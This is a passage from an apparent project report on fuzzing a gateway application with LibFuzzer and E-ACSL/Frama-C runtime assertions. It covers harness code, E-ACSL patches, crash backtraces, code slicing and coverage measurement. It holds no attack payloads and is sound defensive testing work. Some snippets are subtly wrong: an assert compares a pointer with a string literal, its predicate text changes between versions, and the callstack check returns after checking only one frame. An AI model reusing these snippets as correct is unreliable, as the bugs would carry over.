We have then to insert the following typical code into the original source code, which calls the function to be fuzzed:

```
int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
// ...
f(Data,Size);
// ...
return 1;
}
```

This function must be considered as the entry point of the fuzzing. It receives inputs automatically mutated[23] by a `main()` function implemented in LLVM/LibFuzzer. The two input parameters, `Data` and `Size`, contain respectively an array of unsigned integers, and the size of this array. They are passed to the function `f()`, which should be chosen in order to address the network persistency constraint (with only one open/close connection operation for several write/read input steps):




Figure 6:Difference between multiple and persistent connections

Then, a toy-code is compiled as a first try:

```
$ clang-X.0 -fsanitize=fuzzer ex.c -o ./ex
```

and executed by passing a folder (or a file) containing the initialization tests from which the mutations could start (the same principle as for AFL):

```
./ex in/
```

[22] https://llvm.org/docs/LibFuzzer.html
[23] LibFuzzer is based on a genetic, evolutionary, algorithm.

In complement, we need to extract complementary dictionary for the kind of file which will be fuzzed, similarly to AFL: it avoids fuzzing parts of the file which are not of any interest for us at this stage. This is the case for XML files for which tags are checked by the parser, and may not contain vulnerabilities (with some potential exceptions indeed regarding XML tag attributes). Then we only focus the fuzzing on the contents of the tags.

To obtain a dictionary of all terms (tags) not to be fuzzed, we implement a simple Python3 script:

```
import xml.etree.ElementTree as ET

# get and parse the file
xmlFileTree = ET.parse('theFile.xml')

list_of_elements = []

# append each tag in the list of elements
for elem in xmlFileTree.iter():
  list_of_elements.append(elem.tag)

list_of_elements = list(set(list_of_elements))

# printing the list of elements, one by one with double quotes
# as required in LibFuzzer dictionnary syntax
for oneElem in list_of_elements:
  print("\""+oneElem+"\"")
```

This script generates a dictionary *ad hoc* to a given input xml file. When fuzzing with LibFuzzer (or AFL), one just has to add to the command line: `-dict=DICTIONARY_FILENAME`.

When launching the gateway application, instrumented by E-ACSL *and* LibFuzzer, an exception is however still raised (`segfault`):

```
$ ./gateway.eacsl.exe

INFO: Seed: 1560486915
INFO: Loaded 1 modules   (656 inline 8-bit counters): 656 [0x6931f0, 0x693480),
INFO: Loaded 1 PC tables (656 PCs): 656 [0x47e808,0x481108),
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes
UndefinedBehaviorSanitizer:DEADLYSIGNAL
==4539==ERROR: UndefinedBehaviorSanitizer: SEGV on unknown address 0x000000000000 (pc
0x0000004652e9 bp 0x7ffd3cfae460 sp 0x7ffd3cfae270 T4539)
==4539==The signal is caused by a WRITE memory access.
==4539==Hint: address points to the zero page.
    #0 0x4652e8
(/home/unity/Desktop/Vessedia/G2P.20181123/COMPIL/ESSAI/gateway.eacsl.exe+0x4652e8)
    #1 0x4684c7
(/home/unity/Desktop/Vessedia/G2P.20181123/COMPIL/ESSAI/gateway.eacsl.exe+0x4684c7)
    #2 0x46121d
(/home/unity/Desktop/Vessedia/G2P.20181123/COMPIL/ESSAI/gateway.eacsl.exe+0x46121d)
    #3 0x418537
(/home/unity/Desktop/Vessedia/G2P.20181123/COMPIL/ESSAI/gateway.eacsl.exe+0x418537)
    #4 0x42217b
(/home/unity/Desktop/Vessedia/G2P.20181123/COMPIL/ESSAI/gateway.eacsl.exe+0x42217b)
    #5 0x4242e2
(/home/unity/Desktop/Vessedia/G2P.20181123/COMPIL/ESSAI/gateway.eacsl.exe+0x4242e2)
    #6 0x4137cc
(/home/unity/Desktop/Vessedia/G2P.20181123/COMPIL/ESSAI/gateway.eacsl.exe+0x4137cc)
    #7 0x4066b2
(/home/unity/Desktop/Vessedia/G2P.20181123/COMPIL/ESSAI/gateway.eacsl.exe+0x4066b2)
    #8 0x7fd92381bb96  (/lib/x86_64-linux-gnu/libc.so.6+0x21b96)
    #9 0x406709
(/home/unity/Desktop/Vessedia/G2P.20181123/COMPIL/ESSAI/gateway.eacsl.exe+0x406709)
```

With the following callstack computed by GDB:

```
(gdb) bt
#0  shadow_alloca (ptr=0x7ffff6e61760 <_IO_2_1_stdout_>, size=216)
    at /usr/local/bin/../share/frama-c/e-acsl/segment_model/e_acsl_segment_tracking.h:548
#1  0x00000000004684c8 in __e_acsl_memory_init (argc_ref=0x0, argv_ref=0x0, ptr_size=8)
    at /usr/local/bin/../share/frama-c/e-acsl/segment_model/e_acsl_segment_mmodel.c:235
#2  0x000000000046121e in LLVMFuzzerTestOneInput (Data=0x7fffd2ee7b80 "\220XG", Size=0)
at gateway.eacsl.c:136
#3  0x0000000000418538 in fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, unsigned
long) ()
#4  0x000000000042217c in
fuzzer::Fuzzer::ReadAndExecuteSeedCorpora(std::vector<std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >,
fuzzer::fuzzer_allocator<std::__cxx11::basic_string<char, std::char_traits<char>,
std::allocator<char> > > > const&)
    ()
#5  0x00000000004242e3 in
fuzzer::Fuzzer::Loop(std::vector<std::__cxx11::basic_string<char, std::char_traits<char>,
std::allocator<char> >, fuzzer::fuzzer_allocator<std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> > > > const&) ()
#6  0x00000000004137cd in fuzzer::FuzzerDriver(int*, char***, int (*)(unsigned char
const*, unsigned long)) ()
#7  0x00000000004066b3 in main ()
```

After an accurate debug processing, we obtain that the E-ACSL `sec_shadow` (secondary shadow array) has a `NULL` value. This is part of E-ACSL memory management indeed.

A bug report is recorded and CEA is contacted about this issue. The CEA's diagnosis is that the problem comes from the management of big memory sizes.

Namely, in E-ACSL, the layout of memory is the following:

```
 -----------------------------------------> Stack End
  Stack [ Grows downwards ]
 ----------------------------------------->
  Thread-local storage (TLS)
 ----------------------------------------->
  Shadow memory [ Heap, Stack, Global, TLS ]
 ----------------------------------------->
  Object mappings
 ----------------------------------------->
 ----------------------------------------->
  Heap [ Grows upwards ]
 -----------------------------------------> Heap Start
```

If one of these zones (Stack, TLS, Shadow, ...) is too big, it will overflow on one of the contiguous zones. This is the issue met earlier.

After an in-depth analysis and diagnosis of the application and the issues met with the E-ACSL plug-in, DA suggests developing an extension in E-ACSL permitting to:

- define a white list of functions which will be analyzed by the plug-in (and only them);

- disable the traceability of memory management for the functions not in the white list above (then avoiding calls to `shadow_alloca()` and other E-ACSL memory functions), in order to avoid that libraries for which the source code is neither available nor candidate to annotations nor modifications, could be traced by the E-ACSL plug-in;

- add a parameter when calling `__e_acsl_assert()` (the external assert management function defined by the final user) so that it is possible to determine if the assert could be either valid or invalid, or indeterminate: this means that some parameters used by the predicate may be updated by functions not in the white list, but however exploited by the code under analysis. This will permit to differentiate the assert function behaviour according to the status (into the `__e_acsl_assert()` function).

During the period of time the CEA fixed the different issues met so far, we explored and instrumented in advance some functions at the origin of the crashes.

This consists in (partially automatically) screening the callstack (through the backtrace) and disabling the memory allocation/free in E-ACSL when the calling function is blacklisted (i.e. belonging to a list of functions for which we do not want E-ACSL to manage the memory allocation).

This requires some patches done in-house at DA, and partly presented in the code below (extract from E-ACSL library: `frama-c-XXX/src/plugins/e-acsl/share/e-acsl/segment_model/e_acsl_segment_tracking.h`):

```
...
#include "e_acsl_trace.h"

/*! \brief Record allocation of a given memory block and update shadows
 *  using offset-based encoding.
 *
 * \param ptr - pointer to a base memory address of the stack memory block.
 * \param size - size of the stack memory block. */
static void shadow_alloca(void *ptr, size_t size) {

if (disable_fun("openssl")) return;

  DVALIDATE_IS_ON_STATIC(ptr, size);
#ifdef E_ACSL_TEMPORAL
  /* Make sure that during temporal analysis there is
   * sufficient space to store an origin timestamp.
   * NOTE: This does not apply to globals, because all the globals
   * have the timestamp of `1`. */
  if (!IS_ON_GLOBAL(ptr)) {
    DVALIDATE_STATIC_SUFFICIENTLY_ALIGNED((uintptr_t)ptr, 4);
  }
#endif
...
```

This extract calls a function named `disable_fun()` which is a version modified in-house of the E-ACSL `trace()` function (`e_acsl_trace.h`), and which makes use of `addr2line` which is a `binutils` functionality available on Linux:

```
// strstr is re-implemented locally to bypass compilation issues with E-ACSL
char * local_strstr(string, substring)
    register char *string;
    char *substring;
{
    register char *a, *b;

    b = substring;
    if (*b == 0) {
       return string;
    }
    for ( ; *string != 0; string += 1) {
       if (*string != *b) {
           continue;
```

```
        }
        a = string;
        while (1) {
            if (*b == 0) {
               return string;
            }
            if (*a++ != *b++) {
               break;
            }
        }
        b = substring;
     }
     return (char *) 0;
}

unsigned int disable_fun (char * black_listed_fun) {
  int size = 24;
  void **bb = private_malloc(sizeof(void*)*size);
  native_backtrace(bb, size);

  char executable [PATH_MAX];
  rtl_sprintf(executable, "/proc/%d/exe", getpid());

  while (*bb) {
    char *addr = (char*)private_malloc(21);
    rtl_sprintf(addr,"%p", *bb);
    char *ar[] = { "addr2line", "-f", "-p", "-C", "-s", "-e", executable, addr, NULL};
    ipr_t *ipr = shexec(ar, NULL);
    if (ipr) {
      char *outs = (char*)ipr->stdouts;
      if (outs && local_strstr(outs, black_listed_fun)) {
       STDOUT("/!\\ disable_fun: %s found in the callstack\n",black_listed_fun);
       return 1;
      } else {
         return 0;
      }
    }
    bb++;
  }
  return 0;
}
```

With the function `disable_fun()`, we are able to discover what the callstack contains, and thus bypass some of the functions listed, typically the ones which yield a crash of the E-ACSL plug-in. In our case, it is not possible to know in advance which callstack of functions could lead to an issue, so we define incrementally the statements pointing to the functions to disable.

Of course, these changes must be applied to other functions in the E-ACSL share library (free memory, etc.).

These instrumentations permit, in advance, to speculate on the results of the fixes expected from the CEA. Later, the CEA provides us with a patched version of E-ACSL, permitting the following new functionality (extract from the E-ACSL manual):

> *By default, the E-ACSL plug-in generates code for checking at runtime all the annotations of the analyzed code. Yet, it is possible to handle only annotations of a given set of functions through the option -e-acsl-functions. This way, no runtime check is generated for annotations for all the other functions. It allows the user to focus on a particular part of the code, while reducing the global runtime overhead.*

This improvement of E-ACSL leads us to identify the functions to be instrumented, by automatic means. We do this through the development of a small Frama-C script which yields all functions (in their module) having a function body (only these implemented functions will be then instrumented by E-ACSL).

The new release of E-ACSL also provides the following "*Partial Instrumentation*" option defined as follows (extract from the E-ACSL manual):

> *By default, the E-ACSL plug-in generates all the necessary pieces of code for checking at runtime the provided annotations. This amount of instrumentation may be quite large. It is possible to reduce it by manually specifying the set of functions to be instrumented through the option -e-acsl-instrument.*
>
> *This way, contrary to the option -e-acsl-functions, all the annotations are still checked at runtime. However, since less code is generated, the generated program usually runs faster. However, it may lead to unsound verdicts if it would have been necessary to generate the instrumentation for one of the uninstrumented functions.*
>
> *A typical usage of this option consists in specifying the set of functions to be not instrumented.*
>
> *For instance, to instrument all functions except functions f and g, you should specify -e-acsl-instrument=+@all,-f,-g.*

We develop some small OCaml scripts under Frama-C to carry on this step automatically (the platform allows final users to write their own commands using the large Frama-C API):

```
open Format

let main() =
let l = Array.to_list (Sys.argv) in
let l = List.hd (List.rev l) in

Format.printf("\nList of functions with a declaration:\n-@all");
Globals.Functions.iter(fun kf ->
       try
              let _fd = Kernel_function.get_definition kf in
              Format.printf ",%s" (Kernel_function.get_name kf)
       with _ -> ()
);
Format.printf("\n\n")

let () = Kernel.Unicode.off();
       Db.Main.extend main
```

The code above is just a simple illustration, quite self-explanatory[24], which permits to automatically generate the `-e-acsl-functions` option contents:

```
-e-acsl-functions bse,
...
[ FUNCTION NAMES REMOVED ]
...
,XCheckSignatureFileProcess
```

And another script (not provided here as very similar to the previous one) rapidly permits to generate the `-e-acsl-instrument` option contents:

[24] Otherwise, the reader is invited to read: http://frama-c.com/download/frama-c-plugin-development-guide.pdf

```
-e-acsl-instrument +bse,
...
[ FUNCTION NAMES REMOVED ]
...
,+XCheckSignatureFileProcess
```

With these two additional options, we help E-ACSL to focus only on functions considered of interest when fuzzing.

This will represent a valuable improvement with regards to execution time, as the instrumentation will only concern functions assessed as potentially vulnerable (for instance according to the risk level analysis).

To permit the debugging of memory allocation management by E-ACSL, the following comment in the E-ACSL code is removed:

```
e-acsl/share/e-acsl/segment_model/e_acsl_segment_mmodel.c:    //DEBUG_PRINT_LAYOUT;
```

Then `e-acsl-gcc.sh`, the E-ACSL script, can be run on our source code:

```
$ e-acsl-gcc.sh --rt-verbose --rt-debug -G clang-6.0 -k -c --rte=all -o gateway.eacsl.c -
O gateway.exe --oexec-e-acsl=gateway.eacsl.exe complement.c my_assert.c *.i --frama-c-
extra="-main LLVMFuzzerTestOneInput -wp -wp-timeout 1 -remove-unused-specified-functions"
--e-acsl-extra="-e-acsl-no-validate-format-strings -e-acsl-no-full-mmodel -e-acsl-
functions bse,
...
[ FUNCTION NAMES REMOVED ]
...
,XCheckSignatureFileProcess
 -e-acsl-instrument=-@all,+ " -e-acsl-instrument +bse,
...
[ FUNCTION NAMES REMOVED ]
...
,+XCheckSignatureFileProcess
 \
--cpp-flags="-fsanitize=fuzzer -I/usr/include/libxmlYYY -DE_ACSL_EXTERNAL_ASSERT -
D__XMLSEC_FUNCTION__=__func__ -DXMLSEC_NO_SIZE_T -DXMLSEC_NO_GOST=1 -
DXMLSEC_NO_GOSTZZZZ=1 -DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -I/usr/include/xmlsecXXX -
I/usr/include/libxmlYYY -DXMLSEC_CRYPTO_OPENSSL=1 -I/usr/include -DE_ACSL_VERBOSE -
DE_ACSL_DEBUG_VERBOSE -DPGM_TLS_SIZE=32*MB" --ld-flags="-lxmlXXX -L/usr/lib/x86_64-linux-
gnu -lxmlsecXXX-openssl -lxmlsecXXX -lxslt -lxmlXXX -lforcryptography -g3 -rdynamic"
```

Unfortunately, the same issues are raised:

```
$ ./gateway.eacsl.exe
/* ========================================================= */
 * E-ACSL instrumented run
 * Memory tracking: shadow memory
 *   Heap  128 MB
 *   Stack 32 MB
 * Temporal checks: disabled
 * Execution mode:  debug
 * Assertions mode: pass through
 * Validity notion: strong
 * Format Checks:   disabled
/* ========================================================= */
INFO: Seed: 95784930
INFO: Loaded 1 modules   (2011 inline 8-bit counters): 2011 [0x6d64a0, 0x6d6c7b),
INFO: Loaded 1 PC tables (2011 PCs): 2011 [0x4b99b8,0x4c1768),
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes
>>> HEAP ---------------------
   Application: 128 MB [139798397686752, 139798531904480]
   Primary    : 128 MB [139798262879200, 139798397096928]{ Offset: 134807552 }
   Secondary  : 16 MB [139798245512160, 139798262289376]{ Offset: 152174592 }
>>> STACK --------------------
   Application: 32 MB [140722430050339, 140722463604771]
   Primary    : 32 MB [139798067577824, 139798101132256]{ Offset: 924362472515 }
   Secondary  : 32 MB [139798033433568, 139798066988000]{ Offset: 924396616771 }
>>> GLOBAL -------------------
   Application: 31 MB [4194304, 37186936]
   Primary    : 31 MB [139798211957728, 139798244950360]{ Offset: -139798207763424 }
   Secondary  : 31 MB [139798178403296, 139798211395928]{ Offset: -139798174208992 }
>>> TLS ----------------------
   Application: 32 MB [139798660510648, 139798694065080]
   Primary    : 32 MB [139798144259040, 139798177813472]{ Offset: 516251608 }
   Secondary  : 32 MB [139798110114784, 139798143669216]{ Offset: 550395864 }
>>> --------------------------
Address 0x13979-86406-25504 not on STATIC at /usr/local/bin/../share/frama-c/e-
acsl/segment_model/e_acsl_segment_tracking.h:517
/** Backtrace **************************/
trace à e_acsl_trace.h:76
 - exec_abort à e_acsl_assert.h:59
 - vassert_fail à e_acsl_assert.h:91
 - shadow_alloca à e_acsl_segment_tracking.h:517
 - __e_acsl_memory_init à e_acsl_segment_mmodel.c:242
 - LLVMFuzzerTestOneInput à gateway.eacsl.c:14123
 - fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, unsigned long) à :?
 - fuzzer::Fuzzer::ReadAndExecuteSeedCorpora(std::vector<std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >,
fuzzer::fuzzer_allocator<std::__cxx11::basic_string<char, std::char_traits<char>,
std::allocator<char> > > > const&) à :?
 - fuzzer::Fuzzer::Loop(std::vector<std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >,
fuzzer::fuzzer_allocator<std::__cxx11::basic_string<char, std::char_traits<char>,
std::allocator<char> > > > const&) à :?
 - fuzzer::FuzzerDriver(int*, char***, int (*)(unsigned char const*, unsigned long)) à :?
 - main à :?
/***************************************/
==14198== ERROR: libFuzzer: deadly signal
.../...

(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x410ec9
)

NOTE: libFuzzer has rudimentary signal handlers.
      Combine libFuzzer with AddressSanitizer or similar for better crash reports.
SUMMARY: libFuzzer: deadly signal
MS: 0 ; base unit: 0000000000000000000000000000000000000000
```

During several days, and also several iterations between DA and the CEA, we tried different combinations among the different parameters responsible for the E-ACSL memory shadowing partition of the application under test.

These parameters correspond to the size of these memory segments:

```
...
>>> HEAP ---------------------
   Application: 128 MB [140176110363616, 140176244581344]
   Primary    : 128 MB [140175975556064, 140176109773792]{ Offset: 134807552 }
   Secondary  : 16 MB [140175958189024, 140175974966240]{ Offset: 152174592 }
>>> STACK --------------------
   Application: 32 MB [140735570034723, 140735603589155]
   Primary    : 32 MB [140175574209504, 140175607763936]{ Offset: 559995825219 }
   Secondary  : 32 MB [140175540065248, 140175573619680]{ Offset: 560029969475 }
>>> GLOBAL -------------------
   Application: 33 MB [4194304, 39579096]
   Primary    : 33 MB [140175922275296, 140175957660088]{ Offset: -140175918080992 }
   Secondary  : 33 MB [140175886361568, 140175921746360]{ Offset: -140175882167264 }
>>> TLS ----------------------
```

```
   Application: 128 MB [140176322855864, 140176457073592]
   Primary     : 128 MB [140175751554016, 140175885771744]{ Offset: 571301848 }
   Secondary   : 128 MB [140175616746464, 140175750964192]{ Offset: 706109400 }
>>> --------------------------
...
```

> *At the "end of the game", no tuning permitted to avoid either "not on STATIC" nor "not nullified" errors raised by E-ACSL (whatever the fuzzer was AFL or LibFuzzer).*
>
> *Of course, these issues are also investigated by CEA, but could require some important modifications of E-ACSL (indeed a new architecture of the plug-in is expected in the coming months and years, and might address these issues). The experimentations done by DA in the scope of VESSEDIA have contributed to the test of E-ACSL, and hopefully a more robust implementation in the future.*
>
> ***This said, E-ACSL is still fully applicable to other kinds of verification at runtime, still with the CURSOR approach. This is the case when fuzzing is not included in the verification process. For instance, the user may plan to robustify its application by only translating potentially vulnerable properties into defensive programming (including counter-measures, ...) and use this instrumented code during executions in operations (see Chapter 5 for CURSOR methodology).***

The issues met so far are due to the fact that external libraries are loaded at the initialization of the execution, with some operations (allocations) on memory which cannot be resized or guessed efficiently by E-ACSL processing.

We then decided to apply the CURSOR approach to a slice of the source code, compliant with fuzzing activities, excluding parts of the application that could make calls to problematic external libraries.

After some reflections and tries, we determined a subset of functions not calling neither `libxmlYYY`, nor `libopenssl` (and a few other ones), but still of interest from a cybersecurity point of view.

These functions deal with the folder and file management, which can be a source of weaknesses, worth fuzzing as they handle some primitives and string pointers which could be good candidates for intensive testing.

The entry point for this is a function named `parseConfDirPath()`.

Frama-C comes with a Slicer (for code reduction) which can be driven by different criteria. The one we choose is the *return point* of the function under consideration, namely `parseConfDirPath`:

```
frama-c -slice-return parseConfDirPath all.c -main parseConfDirPath -remove-unused-
specified-functions -cpp-extra-args=" -I/usr/include/libxmlYYY -DE_ACSL_EXTERNAL_ASSERT -
D__XMLSEC_FUNCTION__=__func__ -DXMLSEC_NO_SIZE_T -DXMLSEC_NO_GOST=1 -
DXMLSEC_NO_GOSTZZZZ=1 -DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -I/usr/include/xmlsecXXX -
I/usr/include/libxmlYYY -DXMLSEC_CRYPTO_OPENSSL=1 -I/usr/include" -frama-c-stdlib -then-
last -print -ocode sliced.c
```

We must add to the slices code the `LLVMTestOneInput()` function, and an "assert" function `__e_acsl_assert()` which will be called in case of property violation:

```
typedef unsigned char uint8_t ;
int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
 pvl_e_t r = parseConfDirPath((char const * const) Data,(void*)0);
 return 1;
}
```

```
void __e_acsl_assert(int pred,char *kind,char *fct,char *pred_txt,int line) {
	if(!pred) {
		printf ("   (!)   %s in %s (%d)   %s\n",kind,fct,line,pred_txt);
		// abort();
	}
}
```

We can then compile the sliced code (with "`-O3`" optimization option, and no more "`-g`" option, as for now *performance* at runtime is mandatory):

```
/usr/bin/clang-7 -fsanitize=fuzzer -DE_ACSL_EXTERNAL_ASSERT -I/usr/include -std=c99 -m64
-O3 sliced.c -o gateway.exe
```

Now the executable can run with no trouble:

```
./gateway.exe
```

Of course, we can also add some security properties (later translated as executable statements) to check during fuzzing. These functions/statements are hand-written at this stage as E-ACSL cannot be fully exploited with a fuzzer. However, these properties are inspired or translated from alarms generated by EVA or RTE plug-ins during the previous steps presented in this section.

For instance, the following statements are added, as they correspond to typical *asserts* raised by EVA or RTE:

```
...
      __e_acsl_assert(0 <= tmp_6 - 1,"unsigned_overflow","parseConfDirPath","assert rte:
unsigned_overflow: 0 ≤ tmp_6 - 1;",341);
...
      __e_acsl_assert((confDirPath + (unsigned long)(tmp_6 -
1))=="\0","mem_access","parseConfDirPath","assert rte: mem_access:
\valid_read(confDirPath + (unsigned long)(tmp_6 - 1))",347);
...
```

These asserts check for an integer overflow and the validity of a pointer with an offset.

The tests on the executable are launched with the following options:

```
./gateway.exe -only_ascii=1 -max_len=258 -jobs=2 sorties/
```

The command line above can be read as: at this stage of test, we are only interested in *ascii* inputs, for strings of max length at 258, and with 2 concurrent processes (sharing the same result folder). Finally, the results are stored into the "`sorties`" folder.

> *"`sorties`" is named the corpus, and contains initial tests and new tests computed (inputs found) by the LibFuzzer.*

The tests are going smoothly then. After some time, we have to check the coverage obtained by the LibFuzzer.

The following code permits to automatize the measure of the coverage:

```
cat > PourCoverage.c << EOF
#include <stdlib.h>
#include <stdio.h>
#include <assert.h>

extern int LLVMFuzzerTestOneInput(const unsigned char *data, size_t size);
__attribute__((weak)) extern int LLVMFuzzerInitialize(int *argc, char ***argv);
```

```
int main(int argc, char **argv) {
printf("PourCoverage: executing %d inputs\n", argc - 1);
if (LLVMFuzzerInitialize) LLVMFuzzerInitialize(&argc, &argv);
for (int i = 1; i < argc; i++) {
        printf("PourCoverage is executing ... %s\n", argv[i]);
        FILE *f = fopen(argv[i], "r");
        //assert(f);
        fseek(f, 0, SEEK_END);
        size_t len = ftell(f);
        fseek(f, 0, SEEK_SET);
        unsigned char *buf = (unsigned char*)malloc(len);
        size_t n_read = fread(buf, 1, len, f);
        LLVMFuzzerTestOneInput(buf, len);
        free(buf);
        fprintf(stderr, "Done:    %s: (%zd bytes)\n", argv[i], n_read);
        }
}
EOF
```

We can then instrument, compile, perform the tests, and launch the coverage analyses:

```
$ clang-7 -fprofile-instr-generate -fcoverage-mapping sliced.c PourCoverage.c -o
pour_coverage.exe
...

$ ./pour_coverage.exe sorties/*
...

$ llvm-profdata-7 merge -sparse *.profraw -o default.profdata
...

$ llvm-cov-7 show pour_coverage.exe -instr-profile=default.profdata # -
name=parseConfDirPath
...

$ llvm-cov-7 report pour_coverage.exe -instr-profile=default.profdata
...
```

The "`llvm-cov-7 show` ..." command permits to display the code, statement by statement, with the line number in the first column, and the number of times the statement was executed by the input scenarios from the corpus ("`sorties`" folder) in the second column. Below, we present an extract of the coverage file after computations:

```
~/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/PourCoverage.c:
    1|       |#include <stdlib.h>
    2|       |#include <stdio.h>
    3|       |#include <assert.h>
    4|       |
    5|       |extern int LLVMFuzzerTestOneInput(const unsigned char *data, size_t size);
    6|       |__attribute__((weak)) extern int LLVMFuzzerInitialize(int *argc, char
***argv);
    7|       |
    8|      1|int main(int argc, char **argv) {
    9|      1|printf("PourCoverage: running %d inputs\n", argc - 1);
   10|      1|if (LLVMFuzzerInitialize) LLVMFuzzerInitialize(&argc, &argv);
   11|      6|for (int i = 1; i < argc; i++) {
   12|      5|fprintf(stderr, "PourCoverage is executing ... %s\n", argv[i]);
   13|      5|FILE *f = fopen(argv[i], "r");
   14|      5|//assert(f);
   15|      5|fseek(f, 0, SEEK_END);
   16|      5|size_t len = ftell(f);
   17|      5|fseek(f, 0, SEEK_SET);
   18|      5|unsigned char *buf = (unsigned char*)malloc(len);
   19|      5|size_t n_read = fread(buf, 1, len, f);
   20|      5|LLVMFuzzerTestOneInput(buf, len);
```

```
    21|       5|free(buf);
    22|       5|fprintf(stderr, "Done:    %s: (%zd bytes)\n", argv[i], n_read);
    23|       5|}
    24|       1|}

~/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/sliced.c:
  .../...
   253|        |
   254|       6|void __e_acsl_assert(int pred,char *kind,char *fct,char *pred_txt,int line)
{
   255|       6|      if(!pred) {
   256|       3|             //printf ("   (!)   %s in %s (%d)
%s\n",kind,fct,line,pred_txt);
   257|       3|             //abort();
   258|       3|      }
   259|       6|}
   260|        |
   261|        |
   262|        |extern char * __builtin_strncat(char *, const char *, unsigned long);
   263|        |/*
   264|        |extern int ( __builtin_strncat)(char *x_0,
   265|        |                                                        char const *x_1,
   266|        |                                                        unsigned long x_2);
   267|        |*/
   268|        |
   269|        |__inline static retSimpleValue setTreePathsConfMember_slice_1(char const *
const confDirPath,
   270|        |                                                                  char const *
const fileName,
   271|        |                                                                  char * const
output,
   272|        |                                                                  unsigned int
const maxOutputSize)
   273|       3|{
   274|       3|  retSimpleValue ret = SUCCESS;
   275|       3|  if ((char *)0 == output) ret = FAILURE;
   276|       3|  if (SUCCESS == ret) {
   277|       0|    size_t tmp;
   278|       0|    size_t tmp_0;
   279|       0|    size_t tmp_1;
   280|       0|    tmp = strlen(confDirPath);
   281|       0|    tmp_0 = strlen(fileName);
   282|       0|    tmp_1 = strlen("/");
   283|       0|    /*@ assert rte: unsigned_overflow: 0 ≤ tmp + tmp_0; */ ;
   284|       0|    /*@ assert rte: unsigned_overflow: tmp + tmp_0 ≤ 18446744073709551615;
   285|       0|     */
   286|       0|    ;
   287|       0|    /*@
   288|       0|    assert
   289|       0|    rte: unsigned_overflow: 0 ≤ (unsigned long)(tmp + tmp_0) + tmp_1; */

.../...

   336|       5|    if ((unsigned int)AUTHENT_SUCCESS == ret) {
   337|       3|      size_t tmp_6;
   338|       3|      tmp_6 = strlen(confDirPath);
   339|       3|      /*@ assert rte: unsigned_overflow: 0 ≤ tmp_6 - 1; */ ;
   340|       3|
   341|       3|      __e_acsl_assert(0 <= tmp_6 -
1,"unsigned_overflow","parseConfDirPath","assert rte: unsigned_overflow: 0 ≤ tmp_6 -
1;",341);
   342|       3|
   343|       3|      /*@
   344|       3|      assert
   345|       3|      rte: mem_access: \valid_read(confDirPath + (unsigned long)(tmp_6 -
1));
   346|       3|       */
   347|      3|      __e_acsl_assert((confDirPath + (unsigned long)(tmp_6 -
1))=="\0","mem_access","parseConfDirPath","assert rte: mem_access:
\\valid_read(confDirPath + (unsigned long)(tmp_6 - 2))",347);
   348|      3|      ;
   349|      3|

.../...

   964|       |
   965|       |typedef unsigned char uint8_t ;
   966|      5|int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
   967|      5| pvl_e_t r = parseConfDirPath((char const * const) Data,(void*)0);
   968|      5| return 1;
   969|      5|}
   970|       |
```

The two properties and corresponding executable statements are displayed in the code extract above.

Now, the `llvm-cov` report command permits to show the consolidated coverage for the tests performed by LibFuzzer (extract):

```
$ llvm-cov-7 report pour_coverage.exe -instr-profile=default.profdata
...  Executed       Lines      Missed Lines     Cover
...  ------------------------------------------------------------------------------------
     100.00%         17                 0   100.00%
... -------------------------------------------------------------------------------------
     100.00%        195                27    86.15%
```

During the fuzzing campaign, LibFuzzer provides also some useful information (see LibFuzzer for more information) as the number of input cases found, the number of executions per second, the use of memory, etc., on each of the two jobs launched in parallel:

```
================================= Job 0 exited with exit code 2 ============
INFO: Seed: 2769335937
INFO: Loaded 1 modules   (39 inline 8-bit counters): 39 [0x684100, 0x684127),
INFO: Loaded 1 PC tables (39 PCs): 39 [0x473420,0x473690),
INFO:        5 files found in sorties/
INFO: seed corpus: files: 5 min: 1b max: 249b total: 255b rss: 23Mb
#6     INITED cov: 9 ft: 11 corp: 4/6b lim: 4 exec/s: 0 rss: 23Mb
#1048576     pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 524288 rss: 23Mb
#2097152     pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 419430 rss: 23Mb
#4194304     pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 381300 rss: 23Mb
#8388608     pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 381300 rss: 23Mb
#16777216    pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 372827 rss: 23Mb
#33554432    pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 364722 rss: 23Mb
#67108864    pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 360800 rss: 23Mb
#134217728   pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 350437 rss: 23Mb
#268435456   pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 346815 rss: 23Mb
#536870912   pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 340654 rss: 23Mb
#1073741824  pulse  cov: 9 ft: 11 corp: 4/6b lim: 258 exec/s: 336069 rss: 23Mb
==13671== libFuzzer: run interrupted; exiting
